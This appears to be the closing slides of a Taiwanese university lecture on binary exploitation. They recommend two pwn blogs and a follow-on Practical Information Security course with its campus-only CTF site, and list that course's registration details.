- › AngelBoy Blog Pwning My Life
  - › <http://blog.angelboy.tw/>
- › frozenkp's Blog
  - › <https://frozenkp.github.io/pwn/>



# >> 如果還不過癮的話

- › 歡迎下下學期來修
  - › 鄭老師開的 **資訊安全實務**
- › 或是可以直接上課程網站玩
  - › <https://edu-ctf.csie.org/>
  - › 僅限校內 IP 連線

## 課程資訊

學年期 1101

課程代碼 CS5132701

課程名稱 資訊安全實務

授課教師 鄭欣明

學分數 3

上課時數/實習時數 3 / 0

選必修 選修 / 半學年

選課總人數(本校/系統學校) 31 (31 / 0)

### 合班課程

合班選課人數：0

### 選課人數上限

本校初選人數上限(限舊生)：55

本校加退選人數上限/新生第一學期初選人數上限：55

系統校際選課人數上限：0

### 先修課程

上課時間教室 F2(LB-001) F3(LB-001) F4(LB-001)

**專業核心能力** 能發掘並解決問題、具備活用技術應用於產業之能力、具備跨領域整合與團隊協調之能力、具備組織與溝通表達之能力



今天的課程就到這邊  
謝謝大家！！